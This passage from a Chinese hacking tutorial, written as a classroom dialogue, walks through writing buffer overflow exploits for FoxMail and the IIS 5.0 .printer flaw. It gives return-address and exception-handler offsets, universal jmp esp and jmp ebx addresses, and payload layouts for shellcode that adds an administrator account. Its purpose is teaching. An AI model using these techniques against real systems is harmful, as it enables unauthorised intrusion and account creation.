“从上面的两个提示中，我们就可以得到精确的返回地址位置了！”老师得意的说道。

小菜们丈二和尚摸不着头脑：“怎么得到呢？”

“不要急，我们一起来推算一下。分析一下我们上面两次做的事情。”

“第一次用 FoxMail2.c，是在 From 字段不停的加上 A~J 的循环，就是十六进制 0x41~0x4A 这十个数的循环。”

“第二次用 FoxMail3.c，是以 10 为一段长度，每段分别为 0x41，0x42……来填充 From。”

“注意了，第一次溢出时，报错的最小值是 0x47，此时只有 0x41~0x4A 的不断循环，所以我们可以大胆推出尾数是 0x47 − 0x41 = 6。”

“在第二次溢出的时候报错的全部是 0x5A，而此时是从 0x41 开始，每十个数为一段。所以 0x5A − 0x41 = 0x19，就是十进制的 25。即在字符串的第 25 个段。”

“所以我们可以大胆的计算出程序的返回点位置是：”

(0x5A − 0x41) × 10 + (0x47 − 0x41) = 25 × 10 + 6 = 256

“哇！”小菜们一片欢呼！

“哈哈，验证一下我们的猜测吧！再改一下程序，指定 From 字段第 256 开始的四个字节是‘BBBB’，而其他全部为 A。”

```
memset(buffer, 'A', 0x104);
    buffer[256] = 'B';
    buffer[257] = 'B';
    buffer[258] = 'B';
    buffer[259] = 'B';
```




图23

“代码如上修改后，如果猜测正确，大家想想，会是什么样呢？”老师问道。

“嗯，应该是 BBBB 覆盖到了返回地址吧。”

“我们一起试试吧！执行这个程序（FoxMail4.c），果然弹出的对话框成了‘Access violation at address 42424242,Read of address 42424242’，如图23所示。”

“42 就是 B 的 ASC 表示！”

“哇！so cool！！”堂下响起了一片掌声！

“谢谢，谢谢大家的鼓励，我能取得现在这个成绩，是离不开大家的支持，离不开《黑客 x 档案》编辑们全力的帮助，谢谢，谢谢你们，我爱你们！”

台下无语了※※……￥

“呵呵，上面溢出点定位的方法非常巧妙和准确，以后大家在标准的堆栈溢出中，可以经常使用这种方法来进行定位。”老师强调到。

“太好了，真是个好方法啊！”“这样别人给出漏洞证实程序，我们可以很快定位了！”小菜们顿时议论纷纷。

“嗯，OK，回到我们这个程序的利用上来吧。”

“现在三个条件中第一个条件返回点的精确位置已经成功解决了！”

“让我们再看看第二个条件——shellcode。ShellCode 很重要，但这里我不详细介绍，ShellCode 的编写是很有考究的，会涉及到各种各样的方面。应用不同，要求不同，编写也不同；如果下次《X 档案》能再给我一次机会，我会毫不犹豫的说：我们再来个‘ShellCode’专题吧。但这次就直接给出个在中文 Win2000 sp2 下，添加 ww0830 管理员用户的 ShellCode。”

“最后第三个条件——jmp esp 地址，这个上次讲了并给出了中文 Win2000 各版本相应的地址，大家直接使用就可以了。但各个版本不统一，使用起来是相当的麻烦。这里，我再给大家一个大餐——中文版 Win2000/xp/2003 的 jmp esp 通用跳转地址（lion 给出的）：0x7ffa4512。经我测试，绝对可用，童叟无欺！是编写溢出利用程序的必备良药！让我们一起感谢 lion 的无私共享精神吧！这才是真正的 hack 精神，大家也一定要发扬这种精神啊！”

小菜们拼命的点头：“好也！”

“好吧，这下我们的三个条件都有了，来完成统一吧！”




图24

“初步的分析后，我们知道 From 字段应该作如下的构造，就可以跳入我们的 ShellCode。如果还有不清楚的同学，请再复习下上次课的内容。”(图24)。

"对！就这样喽！"

"但是，大家别忘啦！"老师突然一喝！"这样和最开始我们覆盖0x150个A测试时是类似的，ShellCode会把程序要写的参量覆盖掉了，那么程序在返回之前，会产生那个write型的错误！"

"哇，是啊，是啊，这可怎么办啊？"

"在这种情况下，一般有三种解决方法"，老师耐心的解释道，"第一种，注意覆盖参量为可写的地址，即保证参量是可写的，不让它出现write错误，但这种方法很麻烦，需要知道不能写的参量的所有位置；第二种，覆盖异常，这种方法会在后面讲到；第三种，就是这里我们使用的，把ShellCode放在前面！根本不覆盖参量。"

"哦？把ShellCode放在前面是什么意思呢？"小菜们问道。

"就是说，我们把ShellCode放在RET前的缓冲区中，而在RET后面放入很短的一个指令，指令的内容就是往前跳，跳到前面的ShellCode中。"

"具体的说，就是这样的格式。根本不去覆盖不能改变的参量。"(图25)。




图25

"在这样的格式下，返回时程序就会先执行**JMP 0x80**这个指令，往前跳到一堆空指令中，然后顺着空指令往下执行，最后进入到ShellCode中，这样就可以执行我们的ShellCode了。"

"哦哦哦！太有创意了！"小菜们感叹到。

"这是很基本的方法，更多精彩还在后面呢。"老师回答道，"好，这里不罗嗦了，让我们按照这个格式，给漏洞以最后一击，写出最终的利用程序——exploit！"

(程序FoxMail5.c见光盘)。

"我们先把邮箱清空，编译FoxMail5.c并执行，再用FoxMail接收邮件。只要一接收，就会在本机上添加一个名为ww0830的管理员用户了，大家看！"(图26)。




图26

"bingo!太帅了。"

"大家也注意到了吧，通过我们的实际编写，发现只要用户用FoxMail一收邮件就会马上触发。而不是像有些厂商传闻的那样只在用户回复该邮件的时候才被触发。所以国内外软件开发公司对待漏洞发现者、漏洞本身的态度，以及对产品使用用户公布漏洞信息的态度……"老师逐渐沉默了。

"是啊，厂商还居然说是漏洞发现者的炒作，这简直太不负责任了！明明有问题都不敢承认。"小菜们一个个义愤填膺！

"算了，我们这里只讨论技术，其他方面就不多评论了。"老师又恢复了原来的生气，"这里再和大家一起总结下对FoxMail的利用过程吧。"

"第一步、精确定位返回点。我们用求余取整法，可以巧妙的得到返回位置。"

"第二步、ShellCode编写。我们直接用别人写好的ShellCode。"

"第三步、jmp esp的地址。我们使用Lion共享的中文通用地址——0x7ffa4512。再次向Lion前辈致敬！"

"最后把它们合起来，由于返回点后面不远处不能覆盖，所以我们把组合位置作稍稍改变，把ShellCode放前面，RET后面放一个往前跳的指令，用这样的方式跳到我们的ShellCode中。"

"ShellCode的功能是添加用户，好了，这样就完成了我们的首个缓冲区漏洞利用编写了，是真实的漏洞哦，感觉怎么样啊？"

"太有成就感了！"小菜们嚷道。

"呵呵，那就好，兴趣就是这样培养起来的，有了兴趣就会更有动力钻研下去，钻研也是真正的黑客精神的一部分。让我们继续吧。"

六 牛刀小试

printer溢出漏洞编写

"好，我们趁热打铁，利用刚才的步骤，迅速完成对IIS5.0 Printer漏洞的利用编写吧！"

小知识 IIS (Internet Infomation Server)：Internet信息服务。它是一种Web服务，主要包括WWW服务器、FTP服务器等。它使得在Intranet（局域网）或Internet（因特网）上发布信息很容易。微软Win2K IIS5的打印ISAPI扩展接口建立了.printer扩展名到msw3prt.dll的映射关系，缺省情况下该映射存在。当远程用户提交对.printer的URL请求时，IIS5调用msw3prt.dll解释该请求。由于msw3prt.dll缺乏足够的缓冲区边界检查，远程用户可以提交一个精心构造的针对.printer的URL请求，就会在msw3prt.dll中发生典型的缓冲区溢出，潜在允许执行任意代码。

"该Printer漏洞只对Win2000sp0、sp1版本有效，可以说是个元老级的漏洞了，现在基本上都没有了，大家用它来练练手吧！"

"好咧～"

"第一步、确定返回点的位置。这里我们查看相关的漏洞公告，可以知道，对http://域填充到268个字节的时候，就可以覆盖到EIP。"

"第二步、ShellCode。我们还是使用现成的ShellCode吧，给Sp0的机器添加一个用户。"

"第三步、Jmp esp的地址。还用说吗？Lion大虾的地址是通吃的。"

"好了，把它们组合起来，如下的格式。"(图27)。

"然后轻松把他们合成程序Printer.c，我们把写好的程序编译，执行！再看远程机器的效果吧！"




图27

"yeah！成功添加了一个用户！""太好了！"又是一阵欢呼，小菜们简直不敢相信，"太容易了吧！"

"呵呵，讲解这个漏洞一方面让大家再清晰一下溢出编写的基本思路，但更关键的是，我要通过这个漏洞讲解缓冲区溢出利用的另一种形式——更常用的形式，大家千万别松气哦！"

七 jmp/call ebx

另一种溢出利用方式

"我们用jmp esp的方式都成功两次了，为什么还要学其他的

方式呢？”小菜们问道。

“因为——hacker 不应该自满，这是第一；第二，有些漏洞用 jmp esp 的方式是无法成功的。所以我们必须要学习另外一种溢出利用方式——jmp /call ebx 的方式！”老师肯定的回到。

“哦，那 jmp /call ebx 方式是不是把返回地址覆盖成 jmp. /call ebx 的地址就可以了呢？”小菜们还想偷懒。

“No! jmp /call ebx 方式不是覆盖返回地址了，而是覆盖异常处理地址！”

“哇！”一片惊讶声。“异常处理……好吓人啊……”

“不要怕！我会用很通俗易懂的话来解释它们，要理解清楚还是很容易的！Go”

“大家首先想想，我们在上面的利用方式中，是把返回地址覆盖成另一个地址。但如果是个无效的地址呢？那里指向的数据或许不能读，或许不能执行，那会怎么样呢？”

“呜……”小菜们拼命想啊。

“大家回想一下，我们在对 FoxMail 作定位覆盖的时候，用的就是无效地址！”

“哦，那就是系统会弹出个对话框报错，我们点确定，就会终止运行！”小菜们叫了起来！

“对！这是因为作为一个系统级的程序，内部有健全的出错处理机制。简单的说，如果运行时有错误产生，Windows 就会跳到一个专门处理错误的地方，对应不同的错误，执行不同的代码。上面执行的代码就是弹出个对话框报错。”




图28

“Windows 处理错误的机制如图 28。”老师接着说。

“当系统遇到一个它不知道如何处理的异常时，比如刚才的代码非法，那它就会查找异常处理链表，找对应这种异常处理程序；找到了对应的处理程序后，就把保存的处理程序地址赋给 EIP，这样系统就会执行处理程序，以避免系统崩溃。”老师继续解释。“我再告诉大家吧，异常处理链表的最后一个处理程序，就是大家看到的弹出对话框报错，呵呵。”

“哦，我们的错误让系统都到了异常处理链表的最后了啊。”小菜们感叹到。

“对！异常处理也有很深的技术原理，但我们这里不深究了。还是回到我们的目标，想想怎么利用这个 Windows 系统的异常处理，执行我们的 ShellCode 吧。”老师说道，“大家先开动脑筋，想想办法，不然就我一个人讲，大家得不到锻炼。来，大家讨论讨论，说说自己的想法吧！”

一时间，众小菜议论纷纷。

“呜～，如果执行非法代码，就会报错……”小菜甲说道。

“嗯，这个报错，是因为系统顺着异常处理链往下找，直到最后的处理程序，然后把最后的处理程序地址给 EIP 而产生的。”小菜乙说。

“哎哟”，小菜丙叫了起来“这里要改变 EIP 也，我们把最后的处理程序地址改成我们 ShellCode 的地址，不就可以了嘛！”

“哇！！是啊，是啊！”小菜们喧哗了！

“但我们 ShellCode 的地址是多少呢？”老师突然发问到，“第一种方式就是不能确切的知道我们 ShellCode 的地址，所以才改用 jmp esp 地址覆盖的啊。”

“这个这个……就是啊，但这里 esp 就不知道指向的是那里了。”

“不过很好！”老师还是表扬了下大家，“大家能想到这一步，已经很不错了。另一点是大家不知道的 Windows 系统的知识：就是在判断是否使用现在指向的异常处理程序时，ebx 会自动变为下一处理点的地址，这样可以把异常处理地址连接起来，形成了一个异常处理串。”

“所以在刚进入异常处理，判断是否使用处理程序 1 时，ebx 为处理程序 2 的地址，就像图 29 一样。大家想想，如果系统判断不使用处理程序 1，就从 ebx 得到处理程序 2 的地址，并对处理程序 2 进行判断，而 ebx 又自动变为处理程序 3 的地址。这样就形成一个异常处理串，可以最后寻找到链表结束而不中断。”（图 29）。




图29

“哦，太奇妙了！”小菜们感叹到。

“呵呵，比尔可不是吃干饭的。”老师笑道，“但这样就给了我们绝佳的机会！”

“哦？”小菜们努力的倾听着。

“这里我们故意把返回地址覆盖成一个错误的地址。这样出错时，Windows 就会跳到处理错误的入口点，而 ebx 就在入口前 4 个字节的地方！那我们把错误入口处覆盖为 jmp ebx 的地址，就会跳到前 4 个字节了。”

“跳到前 4 个字节，怎么跳到 ShellCode 呢？在这里我们写入 jmp 04，往后跳 4 个字节，正好跳过覆盖值，达到我们的 ShellCode！”

“所以在这里我们毫不客气的把两部分一起覆盖了！成了图 30 这样，那就可以跳到 shellcode 了，这就是接管异常！听起很有成就感吧！”




图30

“哦哦哦……成功了！”小菜们嚷道。

“好，那让我们立刻开始利用吧！”

“好啊，”老师诡异的一笑，“你们画出利用的构造格式吧！”

“嗯，好哩！先覆盖一堆无用的值，到了异常处理入口点，先是 Jmp 04，接着是 Jmp Ebx 的地址，最后跟着 ShellCode，就像图 31 一样。”小菜们七手八脚的划下来。




图31

“哦，思路很对，但这里的 A 有多少呢？”老师突然问道。

小菜们一愣，然后叫了起来：“哎哟哟！现在还不知道异常处理入口点在那里呢！”

“呵呵，就是啊。你们终于发现了啊。”

小菜们恳求到：“呜，老师快说说啊，怎么找到异常处理入口距离溢出点的长度啊？”

“当然了，如果不解决这个，那这种方法就无法使用。”

“先看看牛人们的方法，他们使用的方法都比较直观和清晰，当然技术含量也比较高。他们一般是用工具 attach 有问题的服务，反汇编，跟踪进去。找到有问题的点，然后向上找到该服务的异常处理入口。直接分析出异常处理入口位置距离溢出点的长度。”

“哇！反汇编啊，完全不懂，好难啊，老师。”

“对，这种方法对菜鸟来说，的确是比较困难。无论是跟踪，还是计算长度，都需要比较深厚的经验和技术，没有什么技巧可言，都是实力的表现。”

“是啊，那就没有稍微简单点的方法可以利用了吗，老师？”

“No，我亲自试验，发现了个比较简单的方法（相对于直接分

析服务)，可以轻松知道要填充多少达到异常处理入口。”

“哦？快说说啊！”小菜们迫不及待了。

“不急不急，这里插播一下广告，大家可以参看《黑客X档案》2004年第5期的“轻松将jmp esp方式改写为jmp ebx方式”来获得详细的分析。呵呵！这里，我只作简单的介绍。”

小知识 Jmp esp改写成Jmp ebx，其思路是，先利用jmp esp的攻击程序，在jmp esp代码后，跟上“\xeb\xfe”，这句即jmp －1。实行模拟攻击后，在被攻击机上调出softice，就会发现停在“\xeb\xfe”这句。这时，我们查看其fs:0000的值，它里面存的就是异常处理的入口地址！这时，我们计算那个值离现在的距离，就轻松知道要填充多少达到异常处理入口了。

提示 随着技术的深入，“轻松将jmp esp方式改写为jmp ebx方式”中有些地方在本文中又得到更好的解决了。

“我们就利用这种方法，来定位.Printer漏洞的异常处理地址，并改写刚才我们的.Printer漏洞的攻击程序吧。”

```
http://  空指令      RET   ShellCode  .printer?
      |----------||-----||-----------|
      268个0x90  0x7ffe4512  SSSSSSS
```
图32

“刚才的利用方式如图32所示。”

“我们在E=jmp esp后面添上句“\xeb\xfe”，然后攻击我们的模拟机，并在模拟机上打开softice。哈哈！看到停在了0172f3e0处，指令就是EBFE，跟在后面的是我们原来的ShellCode。这样，我们就进入内部了。

“快找异常入口地址：D fs:00，看到fs:0里面放的是0x0172f428，哈哈！这就是异常入口地址。如果我们把返回地址写成AAAA等非法值，就会产生错误，ebx会变为0x0172f428，而系统会跳到0x0172f42c执行处理代码，如果我们把0x0172f42c覆盖成jmp ebx，而把0x0172f428覆盖成nop nop jmp 04，就会跳过覆盖地址，执行跟在jmp ebx后面的shellcode！”

```
|-----------------||---------||-----------------|SSSSSSSSSS|
    348个A       Jmp 04  JMP EBX地址  ShellCode
```
图33

“计算下，异常入口地址是0x0172f428，而现在jmp esp的地址是0x0172f428，相减为80，所以异常入口点位置离缓冲区入口地址是268＋80＝348。那我们就得到了覆盖异常的准确格式了。”(图33)。

“我们用这种方法写出利用程序吧，对照第一种方式，这里还是分三步吧。”

“第一、异常入口的准确位置。我们已经计算出来了，为348byte。”

“第二、ShellCode。我们还是利用现成的吧，还是那个添加用户，呵呵。”

“第三、Jmp ebx指令的地址。还是Lion公布的0x7ffa1571，还是Win2000/ xp/2003通用！”

“然后把改好的PrinterCallEbx.c编译，执行，哈哈！添加用户成功！”

“哦！”小菜们都看入迷了，好不容易回过神来。

“怎么样？大家理解了jmp /call ebx方式的思想了吧？”

“嗯，不错，不错！简直就像一部部大片，令人赞叹……”

“好，我们再总结一下，jmp / call ebx方式的利用格式是NNNNNJESSSSSS。这里N＝NOP，J＝Jmp 04，E＝jmp ebx的地址，S＝ShellCode。这样异常处理时，就会执行jmp ebx，而ebx在J的位置，那就可以跳过E，进入我们的ShellCode了。”

“哦，老师，那什么时候用jmp esp，什么时候用call ebx方式呢？”小菜们问道。

“在一般情况下，两种都可以使用。但一些特定情况下，只能使用其中的一种方式。”

“哦，什么情况呢？”

“大家都看到了，异常处理点要比返回点远很多。所以如果程序还是有长度限制，不能覆盖到异常处理点，但可以覆盖到返回地址时，那就只能用jmp esp覆盖EIP了。”

“哦！”

“举个例子来说吧，我们前面的FoxMail漏洞，还是作了限制的，不能超过0x200，所以到达不了异常处理的地方；但EIP在0x100位置，所以我们可以用第一种方式jmp esp覆盖EIP，而且只能用这种方式！”

“明白了。那什么时候只能用call ebx方式呢？”

“呵呵，当能覆盖到异常处理点，都可以用该方法。而且这种方法很好，不用考虑地址可写与否的问题。如果程序在返回前，一定会产生异常，那就只能用这种方法了。”

提示 两种方法使用的时机：
1. Jmp esp：覆盖不到异常处理点时，比如foxmail作了0x200限制。
2. jmp /call ebx：在返回前就有异常时，只能用这种方法。

八、拾阶而上

idaidq溢出漏洞编写

“好了，诸位，经过刚才的讲解，大家清楚了jmp esp和jmp/call ebx的两种方式的利用和区别吧？”

“嗯，好想再来一次jmp /call ebx的实战啊。”小菜们感叹到。

